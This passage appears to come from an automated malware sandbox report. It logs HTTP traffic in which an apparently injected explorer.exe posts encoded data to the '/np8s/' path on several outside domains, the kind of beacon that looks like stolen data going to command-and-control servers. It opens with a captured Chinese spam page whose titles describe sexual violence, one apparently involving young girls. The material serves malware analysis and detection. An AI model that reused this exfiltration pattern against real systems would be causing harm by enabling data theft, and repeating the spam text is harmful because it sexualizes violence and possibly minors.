23 32 39 32 34 35 3b 26 23 32 39 32 34 35 3b 2c 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 30 38 34 33 3b 26 23 32 35 31 30 36 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 30 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>18禁无翼乌工口全彩大全,强行扒开双腿疯狂进出爽爽爽,八戒八戒最新免费www视频,不顾稚嫩强行破三个小处</title><meta name="keywords" content="阳台顶着岳刘晓莉的肥臀,强行扒开双腿疯狂进出爽爽爽,八戒八戒最新免费www视频,不顾稚嫩强行破三个小处" /><meta name="description" content="熟妇人妻精品一区二区视频,强行扒开双腿疯狂进出爽爽爽,八戒八戒最新&#20

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.5	49928	23.231.99.207	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:11.760749102 CEST	9731	OUT	GET /np8s/?zVB=MO+mSdLLrNuwRQYoVJuGLv0I5Vniy3FD6QWfbcj4un1GXTVLdefusF8/o4IGo+fIW5Ou&CTr8g=z48HVPSHfp HTTP/1.1 Host: www.refreshertowels.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.5	49931	66.235.200.145	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:17.624659061 CEST	9734	OUT	POST /np8s/ HTTP/1.1 Host: www.muddybootslife.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.muddybootslife.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.muddybootslife.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 32 54 44 61 55 45 6b 4d 73 4b 6e 54 31 57 74 58 38 37 36 31 49 55 56 2d 64 39 31 52 30 72 70 74 7e 47 53 71 30 4f 51 66 59 6a 6a 41 33 4f 41 66 4f 61 44 32 63 65 4c 44 56 5a 31 36 72 59 54 6c 6f 66 79 35 4e 45 7a 49 50 52 51 55 67 79 56 71 78 2d 66 68 71 66 76 49 30 32 6a 54 4b 52 62 61 39 66 44 32 33 4a 6a 6d 67 42 34 6f 52 39 52 37 6f 34 34 68 43 6c 4b 6a 36 55 51 4f 68 76 55 53 32 75 69 55 28 45 7e 68 59 45 4f 4a 42 47 58 52 44 45 6d 58 52 34 67 47 65 65 72 36 79 78 36 5a 76 4b 62 42 7e 7a 53 51 6e 79 32 5f 78 41 5a 73 43 36 6b 71 35 36 71 2d 4a 5a 43 68 6b 78 6d 6b 4f 76 62 44 6e 42 6d 30 46 37 34 6d 30 75 30 35 53 63 6c 61 39 34 55 49 76 4d 6c 76 64 47 62 30 46 68 41 79 5a 6e 4c 5a 68 5f 4c 6e 4a 6c 45 35 6f 48 45 38 79 42 69 36 55 73 6d 38 4a 79 6a 58 66 46 57 6b 78 51 6e 43 59 6e 67 67 62 61 7a 4e 53 58 4b 59 54 69 6e 48 63 6e 64 62 4f 62 61 4d 65 6a 54 6f 63 54 66 6a 4d 64 77 70 43 77 6e 71 37 74 4b 76 53 46 57 4e 4c 33 59 2d 53 6a 6b 66 36 71 71 46 30 33 4d 43 71 31 59 5f 79 61 47 58 55 30 4b 4e 49 4c 6a 78 44 73 55 32 57 67 70 2d 42 6b 68 76 48 77 54 43 56 59 4b 78 44 2d 7a 4d 45 6c 63 4d 6c 39 53 79 72 48 42 35 78 38 59 51 36 34 28 77 63 74 58 70 28 65 49 34 6e 59 4d 6c 6e 77 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=2TDaUEkMsKnT1WtX8761IUV-d91R0rpt~GSq0OQfYjjA3OAfOaD2ceLDVZ16rYTlofy5NEzIPRQUgyVqx-fhqfvI02jTKRba9fD23JjmgB4oR9R7o44hClKj6UQOhvUS2uiU(E~hYEOJBGXRDEmXR4gGeer6yx6ZvKbB~zSQny2_xAZsC6kq56q-JZChkxmkOvbDnBm0F74m0u05Scla94UIvMlvdGb0FhAyZnLZh_LnJlE5oHE8yBi6Usm8JyjXfFWkxQnCYnggbazNSXKYTinHcndbObaMejTocTfjMdwpCwnq7tKvSFWNL3Y-Sjkf6qqF03MCq1Y_yaGXU0KNILjxDsU2Wgp-BkhvHwTCVYKxD-zMElcMl9SyrHB5x8YQ64(wctXp(eI4nYMlnw).

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.5	49932	66.235.200.145	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:17.650103092 CEST	9747	OUT	POST /np8s/ HTTP/1.1 Host: www.muddybootslife.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.muddybootslife.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.muddybootslife.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 32 54 44 61 55 45 49 65 78 4c 62 77 37 6d 68 30 37 49 4b 66 44 46 46 38 4e 64 67 66 77 61 31 79 37 7a 32 41 36 76 68 2d 62 6d 57 66 7a 2d 64 4e 4b 64 58 75 63 62 32 5a 59 4c 42 2d 73 34 58 6d 6f 66 71 62 4e 45 6e 49 4f 51 34 45 6e 52 63 39 78 62 7a 6d 72 5f 76 65 31 32 6a 61 4f 55 79 49 39 66 48 55 33 4a 36 35 67 79 38 6f 51 62 64 37 28 76 6b 37 47 31 4b 6c 35 55 68 56 38 66 49 31 32 75 4c 53 28 42 47 68 59 30 4b 4a 48 6e 6e 53 53 33 7e 57 56 6f 67 66 50 75 72 6f 39 52 6e 71 76 4b 50 5a 7e 33 57 51 6b 45 4f 5f 79 77 35 73 57 64 51 70 74 36 71 33 59 4a 43 6f 7a 68 71 49 4f 76 33 45 6e 44 4b 4f 46 4f 59 6d 31 65 30 34 57 4e 73 35 36 70 55 54 6a 74 68 59 64 47 58 64 46 77 4d 36 5a 69 37 31 70 74 69 43 56 54 51 44 6f 44 67 47 7e 42 69 41 63 4d 6d 6e 4a 79 6a 7a 66 46 58 75 78 54 50 43 59 67 63 67 61 4b 6a 4e 62 78 7e 66 62 79 6e 43 4c 33 64 46 66 72 47 30 65 6a 4c 43 63 57 75 6b 4d 4e 4d 70 41 68 33 71 7a 76 69 6f 65 56 58 47 4d 33 5a 74 59 44 6b 4d 36 71 71 33 30 7a 59 53 70 43 41 5f 77 50 7e 58 58 58 69 4e 62 4c 6a 78 66 38 55 30 63 41 31 75 42 6b 70 72 48 78 6a 38 56 72 6d 78 43 6f 6e 4d 46 45 63 4d 69 4e 53 79 79 58 41 58 31 65 46 75 34 5a 58 45 51 50 47 4f 6d 39 6c 62 7a 73 4e 4c 35 44 67 37 53 54 77 70 55 55 6f 46 41 4c 63 71 6c 49 35 5a 6f 38 4e 78 45 34 68 72 63 30 61 70 6c 59 5a 62 37 53 74 51 39 53 77 76 61 63 75 6b 28 70 73 2d 55 76 71 50 35 61 64 70 59 66 45 4e 66 76 5a 36 6c 64 4d 6f 5a 6c 28 78 34 45 55 4d 6e 38 44 4f 4a 72 77 33 7a 67 72 5a 43 48 6a 53 53 52 70 4e 53 52 45 39 71 52 31 77 37 71 46 45 4d 58 59 79 50 2d 36 54 48 4e 72 55 43 6c 57 63 30 53 63 45 28 61 4d 75 41 75 55 49 69 6f 4f 4f 78 4d 6d 62 50 6d 75 32 55 72 5a 54 49 41 4d 31 59 4e 69 58 34 45 44 47 37 48 53 36 62 63 39 30 73 38 53 68 50 30 50 42 62 4b 6f 4a 6f 6d 54 6f 36 76 39 46 78 6c 6c 66 4e 57 31 42 30 55 61 72 58 30 34 59 61 6e 7a 4e 39 57 7a 37 52 72 56 4f 59 30 68 68 77 36 74 46 79 6f 50 44 4b 45 4e 62 4c 65 75 59 47 5a 72 47 47 75 58 42 7e 4f 76 49 48 68 6d 75 54 4a 36 5a 6e 7a 44 57 67 73 6a 32 6f 6c 62 50 4d 47 54 4e 75 74 6b 6d 6c 42 58 33 67 42 42 52 56 4f 39 67 42 45 67 6a 37 70 4b 71 74 46 57 30 33 2d 34 33 63 70 57 2d 70 77 45 4a 63 33 58 59 64 44 53 46 7a 5a 32 47 6b 53 6f 76 43 44 65 48 74 65 6d 56 39 4a 30 5a 61 6c 41 6b 37 4e 6d 37 63 6c 43 62 79 48 73 76 6d 65 5a 47 47 45 77 42 30 39 42 31 38

Timestamp	kBytes transferred	Direction	Data
			71 37 33 6d 30 57 48 69 6d 4d 6c 71 4d 39 70 30 57 41 50 41 68 49 79 75 46 50 44 53 43 50 4f 4c 70 4b 7a 73 57 65 45 34 6b 43 74 69 54 51 4c 4f 4b 72 5f 5a 37 48 62 65 50 39 59 79 35 75 49 4f 74 36 5a 69 4d 73 74 51 4c 34 4c 28 31 61 77 36 74 63 4d 74 75 34 37 58 79 72 69 47 50 67 68 5a 77 45 53 6d 57 44 32 6c 6e 65 51 49 71 79 65 4e 74 43 54 56 76 32 44 67 50 6a 55 35 4e 30 47 28 36 77 67 4f 5f 45 59 31 53 58 6d 34 5a 32 36 73 50 7a 30 41 5a 77 33 77 36 62 5f 59 52 42 73 31 78 53 6a 58 43 76 48 4e 56 6d 5a 67 72 6a 78 7a 75 62 58 44 6c 58 43 67 79 30 6c 58 41 4d 2d 32 77 6d 55 4b 4e 62 68 56 6d 45 35 6b 62 49 74 62 41 43 4d 36 74 66 4d 34 76 39 65 7e 48 30 6e 4b 63 45 57 63 53 6b 59 77 2d 45 55 73 32 41 5a 4b 50 48 59 77 76 48 79 46 4b 66 59 75 78 72 7a 45 42 6f 62 36 2d 6f 5a 47 6f 74 79 56 55 59 6a 4c 35 64 69 6b 43 4e 77 62 7a 71 4d 79 46 75 65 28 6f 55 59 6c 31 69 63 35 56 78 57 7a 62 61 34 44 43 4c 73 44 6a 6d 70 73 36 36 45 71 6d 52 75 71 47 61 4b 6d 61 36 72 38 4d 55 43 31 48 63 69 55 37 61 57 38 4a 76 6b 35 6c 71 6d 72 63 42 59 49 6c 72 37 4e 50 79 33 67 47 6f 35 57 37 62 58 65 72 75 41 4d 5f 75 68 55 57 75 50 48 71 71 52 6a 7a 58 6c 75 45 30 70 34 57 75 30 66 6c 50 69 50 75 35 63 4e 52 37 54 69 37 6c 67 4d 38 4c 48 53 66 79 50 61 51 6f 53 4c 4f 47 38 76 69 33 67 47 71 34 35 36 6c 6c 61 66 4c 71 68 7a 57 55 64 43 32 6b 31 6c 54 6d 53 5a 72 59 41 4b 50 39 70 6b 49 6e 50 62 5a 55 45 48 41 59 36 52 77 4c 34 6e 5a 72 78 6c 39 5a 54 47 4e 45 4b 30 30 50 46 46 7a 4b 62 35 61 64 6e 76 53 54 55 47 63 38 58 61 4d 51 51 65 49 4a 70 50 42 45 31 6c 4a 76 41 54 69 56 75 41 30 75 67 74 72 59 6d 73 32 30 51 57 4e 6c 6f 28 56 4a 41 77 51 65 55 47 69 4c 61 77 6f 6a 43 32 79 65 6d 6f 79 4f 53 56 32 72 4e 39 37 74 6c 7e 4c 62 Data Ascii: zVB=2TDaUEIexLbw7mh07IKfDFF8Ndgfwa1y7z2A6vh-bmWfz-dNKdXucb2ZYLB-s4XmofqbNEnIOQ 4EnRc9xbzmr_ve12jaOUyI9fHU3J65gy8oQbd7(vk7G1Kl5UhV8fl12uLS(BGhY0KJHnnSS3~WVogfPuro9RnqvKPZ ~3WQkEO_yw5sWdQpt6q3YJCozhqIOv3EnDKOFOYm1e04WNs56pUTjthYdGXdFwM6Zi71ptiCVTQDoDgG ~BiAcMmnJyjzfFXuxTPCYgcgaKjNbx~fbynCL3dFfrG0ejLCcWukMNMpAh3qzvioeVXGM3ZtYDkM6qq30zYSpCA_wP ~XXXiNbLjxf8U0cA1uBkprHxj8VrmxConMFEcMiNSyyXAX1eFu4ZXEQPGOm9lbzsNL5Dg7STwpUUoFALcqlI5Zo8Nx E4hrc0aplYZb7StQ9Swvacuk(ps-UvqP5adpYfENfvZ6ldMoZl(x4EUMn8DOJrw3zgrZCHjSSRpNSRE9qR1w7qFEMXYyP- 6THNrUClWc0ScE(aMuAuUlioOOxMmbPmu2UrZTIAM1YNiX4EDG7HS6bc90s8ShP0PBbKoJomTo6v9FxllfNW1B 0UarX04YanzN9Wz7RrVOY0hhw6tFyoPDKENbLeuYGZrGGuXB~OvIHhmuTJ6ZnzDWgsj2olbPMGTNutkmlBX3gBBRVO 9gBEgj7pKqtFW03-43cpW-pwEJc3XYdDSFzZ2GkSovCDeHtemV9J0ZalAk7Nm7clCbyHsvmeZGGEwB09B18q73m0WH imMlqM9p0WAPAhIyuFPDSCPOLpKzsWeE4kCtiTQLOKr_Z7HbeP9Yy5uIOt6ZiMstQL4L(1aw6tcMtu47XyriGPghZw ESmWD2lneQlqyeNtCTVv2DgPjU5N0G(6wgO_EY1SXm4Z26sPz0AZw3w6b_YRBs1xSjXCvHNVmZgrjxzubXDlXCgy0l XAM-2wmUKNbhVmE5kbItbACM6tfM4v9e~H0nKcEWcSkYw-EUs2AZKPHYwvHyFKfYuxrzEBob6-oZGotyVUYjL5dikC NwbzqMyFue(oUYl1ic5VxWzba4DCLsDjmps66EqmRuqGaKma6r8MUC1HciU7aW8Jvk5lqmrcBYIlr7NPy3gGo5W7bX eruAM_uhUWuPHqqRjzXluE0p4Wu0flPiPu5cNR7Ti7lgM8LHSfyPaQoSLOG8vi3gGq456llafLqhzWUdC2k1lTmSZr YAKP9pkInPbZUEHAY6RwL4nZrxl9ZTGNEK00PFFzKb5adnvSTUGc8XaMQQeIJpPBE1lJvATiVuA0ugtrYms20QWNlo (VJAwQeUGiLawojC2yemoyOSV2rN97tl~LbOLSS0q7Q7mHnNKDGz(EnvSQxwJv(FOmfM5zkPnev_Mg7oIjCUPlLQrQ J21H6zm1bIaXVaIWXZBweSzNS7MOeKn2YZ4gvJDtTQn825Bzh-4N3AqvGMiZrfLJXFROChb7lKUAAMVzc3Q7rR3x22 wuvnKhGm5tPT0QLi2DaH~r(_JjjVViHQYfQp7W6vACJMolsc90J-iHPXfurE4lG06FoI~o57koA-U12jT6vFoTs2vV 5nK1s1Fvb3AAtP~qmxWkh3dqrW6R2vPX~6PyX04l4CyaZaT33lSVTD0M9JUEPXjjrUfCMrwF~h(MuEZr9XWkcZsF~M ~Qzc1MOwge9ogAEcsbGQdKm2AOOlsmbBPwkf~j6lljQPdePmBA3-S346sEH12aAksBwUVo4TXOByRP7xzaBL4eoLrQ ~x0JUUW4nhmKtEGhVG2ufyioYCsiNk62vK7xUmkDFw54agHoP605SPnluqCndAU3(DfRTUNP8rccZ31VOz8PQSRMUU GXmxN6S-2LLzT9h5tSs4iCyRcdSm5Ez29RG1K9LTTBADgA2SezQVO03rT4MHTXqafl0K9i8lzhGCj47ay5(wX_4fu2 GTAFyqE1tw4lSbxacOdc5ZoPD_G_fBttjXmey5y0EtDDT3H5x_or2NvlGbC9BxU2~uCRWn10(7D31jiXq1~a8fVbPA 45(ttL5Lay5-cZ1U7NveAKkxms3s2FtWuqpKsWEf5uIz9kwjWPyC~BWe1_aUtsbv6Sks54HaFwOdSecu(JJhDBcUs_ DxmxawdOGkkjhfcCym~zIR3QnOumAo2-7ZOyXY4ErPQ9WueqvsxLzdnc~GCVwnhmGpPazd0PC_uyucfd 4Ppzn_YWWHu0YuXHhBZFx_PGlYa935nFRp1uqhgF(X1BXTnDnpRCFGE5rDtFWKZYBMUwx_e4ZzJS6EMk R7YIUflLUSstWWlpfYD3MVrEU8S60MaGJkO3UQH1(NtZe1CJelQbOhIQVeS1HynBxhzVFR1mA1XtfOvKT63hscnbRW UaF9l_QqK5lSPimssDTzzu4GpCEaB8lb6sOaFedi6gakDorAgtTfbbWOfljX2J38BTH4JDnJmJCELXftF60YwlYFxn LPra8PLwwnaO069YBiQzQOkySr6feJ8MGG2xSPH58FmFEHJZG2nreu4ItEmTQzL2cyRTECMWaiAf0kvOoUyp3mrOzl9- eDzYX9kQhvSWkTjGd70VolLTYwPmdVVzxdodttGRMTJYOGnyKpsdG_CIm2jByTaSemcBP2eLrXrEmrse1rTWO3Gg 8Axx4DiSA7Aat65HiWB6f6U2TMvRKTEwD3xgm-t_mpDi87C5U1qn6SIScGUjNwy20pWsxucPwP6GoYtA0MGzWn7q(a pRjlplCk2re9uq7Ll4jJGgBpLLUtPXzAzuTUAtJsYj1fFZBt2WFlH0R6(kaUtaYCFsGwUiyK4r6PkgViiexjaKnvGqCVUrF0v30e Kq91TWzb8f2g5xgBS8KZAErupex8fnt8zsMjzWSSl6Kx7D(FPlyuXfEaDcI9aAzguDtYiov9R6dStRX8NTfRBohF2Y 4MVV2WVL5zPzQNQzgL(k87uhIysYPM1F0xH6CSafaOKvh-AgOv~gYKNPSOxoDV8KHFF2U3Ti1LfBt16ADPq2noBaJ6 4kFjZ-iZSRMxvgklv1RlZe9S9MK-~cbzKv8UpJGylOwUx4U2RCqfvA~2C2K7fbZDAjX724tazy(dTb343qmnIRSDBG 6mhWEiayX8N4xmuJEfIQEr~44SRgGqI-5ZvTsUITCX3WuCXqstfXx4E-m8LqJKTZdUjtda7-jwtCGSHUywXkbh31ou BDxiaEVp3JnpL2GKalulJ028hlOjOJvSOZjPfsdArz2_rk~uclTu4hKUGueQf3~b~HnardflSC(BwQdD47TeYSLmNu F7eOx0AUZIF0K9oG2pJyx8yW~vfYZlJSvoaPUxyb57XqebtT2-gdYcao7dzy2km5gyRzbCQqQQR-x69FSQ8zeQRSrs aRr7G5fvY9vyFvUvwVcrAXzOtAD_yWtOFcLTPo9V7WawWeMlT5S3gRJ9o5Hzc5FShBSZRBjkD9nhb_IhglRO7M8pTt D3SxdJguLxZ5oY7IYjC1IcL-Vdw3yuMV3auDl1eb4yrCLq89umYzeF6y1uCbWvcgjx0rnhjd5kcglJPDV1w38XaMR- 6UjSEe~WAr26mEhQj56JSTv01yi1x9KdCXASKXaeX97Tlh~U7-DX4jCvg3Id~bl3(R7c0bQZCGkcv8ZqeT9Ys2uW34 3DDOson6TCAQ53A8kn8i3SMeioTm8xrQxBvVyXpAfv98WqVtZxCychj-DHzjmbV1V5gQzk8hTN40ZMikgrbyCnRV~a akr0k74RxFiu1q1XaEM_Pz5R9pDP8tE0DXZ3(C48mA5tQP109EHoYgUPveH_jJlYuB3JXHQiQve1MKotUNXW43MiPV uV1jrJZo24Uy32RK3yplRgAoJQMhumIgJhyWiNer9P8XQCJA~9clyZ(ifhSgyYy1e7lbi0S-U1GW29y2m0tdlHVp(n EwEIPTSaycQavnZ3i9VOm8y6OXE8UMRY3FFyCVfMbUh70euP6MOb92RvsHrX1Gl0KmxNzf9cI8qTnkWk85~FbH~66q 3ffmxPMNjb76Eux3aXFf(Tth~oXpheJkCIZ00td08o6Rdp21TcFM3FKLne7fjrpJxH(m
May 27, 2022 18:44:18.003113031 CEST	9774	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:44:17 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close CF-Cache-Status: DYNAMIC Server: cloudflare CF-RAY: 712036e25f3e6964-FRA Content-Encoding: gzip Data Raw: 66 35 0d 0a 1f 8b 08 00 00 00 00 00 00 03 54 90 c1 6e c2 30 10 44 ef fe 8a 29 e7 96 85 8a a3 65 a9 25 41 20 a5 14 55 e1 d0 a3 c1 5b 6c 29 d8 d4 d9 14 e5 ef ab 84 4a 6d af b3 6f 76 67 56 df 15 af cb fa 7d 57 62 5d bf 54 d8 ed 9f ab cd 12 93 07 a2 4d 59 af 88 8a ba b8 4d 1e a7 33 a2 72 3b 31 4a 7b 39 37 46 7b b6 ce 28 2d 41 1a 36 8b d9 02 db 24 58 a5 2e 3a 4d 37 51 69 1a 21 7d 48 ae 1f 7c 73 f3 87 f1 73 a3 f4 c5 d4 9e 91 f9 b3 e3 56 d8 61 ff 56 e1 6a 5b c4 24 f8 18 38 a4 08 f1 a1 45 cb f9 8b f3 54 d3 65 b4 3d 39 17 24 a4 68 9b a6 bf 87 c5 bf 00 8a 73 4e 79 5c c4 f1 98 ba 28 9c d9 e1 ea 43 c3 90 dc 87 78 82 24 74 2d c3 46 94 03 5c a4 63 77 e6 28 83 ee 6d 74 03 f8 9b ec e7 2c 8d 45 34 8d 0f 50 df 00 00 00 ff ff 03 00 59 3c e4 fe 3b 01 00 00 0d 0a Data Ascii: f5Tn0D)e%A U[l)JmovgV}Wb]TMYM3r;1J{97F{(-A6$X.:M7Qi!}H|ssVaVj[$8ETe=9$hsNy\(Cx$t-F\cw(mt,E4PY<;

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.5	49933	66.235.200.145	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:17.667756081 CEST	9771	OUT	GET /np8s/?zVB=5R3gKgAJtID3s3glssHXeRhFadAM4oJIjGTDo+g9ImvY9tNBMPSBarPOG5Bgot7e+72k&CTr8g=z48HVPSHfp HTTP/1.1 Host: www.muddybootslife.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:44:17.961106062 CEST	9773	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:44:17 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close CF-Cache-Status: MISS Server: cloudflare CF-RAY: 712036e27e819bb3-FRA Data Raw: 31 33 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: 13b<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.5	49941	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:34.353910923 CEST	9811	OUT	POST /np8s/ HTTP/1.1 Host: www.84866.xyz Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.84866.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.84866.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 45 4e 4a 2d 57 51 48 51 4a 48 42 43 28 31 39 6e 55 34 66 69 76 50 4d 42 45 30 50 56 32 61 7a 4c 34 5f 47 4a 4f 42 47 65 53 4a 6f 6b 71 53 36 42 64 2d 7a 54 50 4f 45 5f 30 6f 67 4e 56 69 76 31 44 32 52 43 5a 67 55 46 34 67 76 31 52 71 47 31 6b 54 56 53 68 77 53 79 44 58 6d 32 76 56 67 5f 6c 5f 35 53 57 6b 58 6a 68 62 73 6f 7e 52 54 6d 47 44 4a 56 75 4d 48 68 7e 6a 36 6e 65 2d 34 64 47 4c 49 36 62 54 4a 42 52 69 61 5f 41 5a 68 78 64 6a 54 68 73 58 53 61 34 61 4f 56 46 62 68 70 78 44 52 58 61 56 28 39 4f 68 7e 76 62 47 43 46 31 50 6d 68 78 56 6a 6b 4c 4b 4a 45 6f 68 77 32 75 56 73 78 6a 57 6a 56 67 79 30 6d 46 6a 61 49 44 6c 6c 48 6f 32 42 33 31 69 4f 44 6a 50 62 38 69 38 53 49 47 48 4e 51 58 55 69 54 75 43 78 53 46 30 46 73 46 77 44 74 6d 39 48 68 75 52 62 6b 55 59 6d 53 47 6e 36 65 69 32 55 31 69 73 57 38 78 41 41 5a 74 50 4a 73 48 39 64 41 30 48 6f 6d 7e 6a 34 45 37 54 6f 72 62 2d 37 6a 73 74 69 75 30 4f 7a 55 64 79 6d 53 64 74 6a 7a 4b 66 32 32 6f 39 44 44 51 4f 35 4f 35 53 68 58 58 4d 43 31 35 51 41 72 51 67 45 4e 74 34 56 66 6e 58 30 46 65 7a 52 59 62 38 37 54 4f 52 72 48 6c 76 28 4f 31 4c 77 2d 62 38 75 48 38 52 4f 62 59 6b 6c 35 59 4a 72 50 70 44 51 48 41 43 72 37 6c 45 4a 44 31 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=ENJ-WQHQJHBC(19nU4fivPMBE0PV2azL4_GJOBGeSJokqS6Bd-zTPOE_0ogNViv1D2RCZgUF4g v1RqG1kTVShwSyDXm2vVg_l_5SWkXjhbso~RTmGDJVuMHh~j6ne-4dGLI6bTJBRia_AZhxdjThsXSa4aOVFbhpxDRX aV(9Oh~vbGCF1PmhxVjkLKJEohw2uVsxjWjVgy0mFjaIDllHo2B31iODjPb8i8SIGHNQXUiTuCxSF0FsFwDtm9HhuR bkUYmSGn6ei2U1isW8xAAZtPJsH9dA0Hom~j4E7Torb-7jstiu0OzUdymSdtjzKf22o9DDQO5O5ShXXMC15QArQgEN t4VfnX0FezRYb87TORrHlv(O1Lw-b8uH8RObYkl5YJrPpDQHACr7lEJD1g).
May 27, 2022 18:44:34.640470028 CEST	9850	IN	HTTP/1.1 405 Not Allowed Server: nginx/1.20.2 Date: Fri, 27 May 2022 16:44:34 GMT Content-Type: text/html Content-Length: 157 Via: 1.1 google Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 35 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 32 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>405 Not Allowed</title></head><body> 405 Not Allowed <hr> nginx/1.20.2 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.5	49942	35.241.47.216	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:44:34.375361919 CEST	9825	OUT	POST /np8s/ HTTP/1.1 Host: www.84866.xyz Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.84866.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.84866.xyz/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 45 4e 4a 2d 57 53 44 38 55 48 74 62 7a 46 78 45 58 4b 76 32 67 65 38 44 44 45 4c 73 6f 4f 72 55 72 39 7a 34 41 67 33 75 54 4d 4e 67 38 69 6d 73 66 4a 7e 4d 50 50 30 53 67 74 51 42 66 53 7a 30 44 79 30 49 5a 67 41 46 35 68 48 6c 52 4e 4c 67 6c 77 39 64 68 51 53 4b 43 58 6d 7a 72 51 34 65 6c 5f 4e 6b 57 6b 66 7a 68 4b 51 6f 34 7a 72 6d 52 55 64 65 6a 4d 47 6f 39 6a 71 37 52 65 38 36 47 50 64 76 62 58 42 42 52 53 6d 5f 42 35 39 77 4d 79 54 6d 6c 6e 53 54 39 61 4f 2d 4d 37 74 62 78 43 6c 31 61 51 48 39 4f 54 4b 76 59 79 32 46 79 34 79 69 37 46 6a 6c 41 71 4a 46 73 68 4e 6f 75 56 67 39 6a 58 6d 69 67 44 41 6d 55 44 61 4e 55 69 35 2d 69 48 42 5a 33 69 71 30 6a 50 47 6f 6c 74 4f 41 47 47 68 34 55 6c 79 6f 68 41 49 33 46 33 70 43 48 51 44 70 68 4e 48 2d 75 52 61 5a 55 59 6d 73 47 6e 71 65 69 78 67 31 6a 38 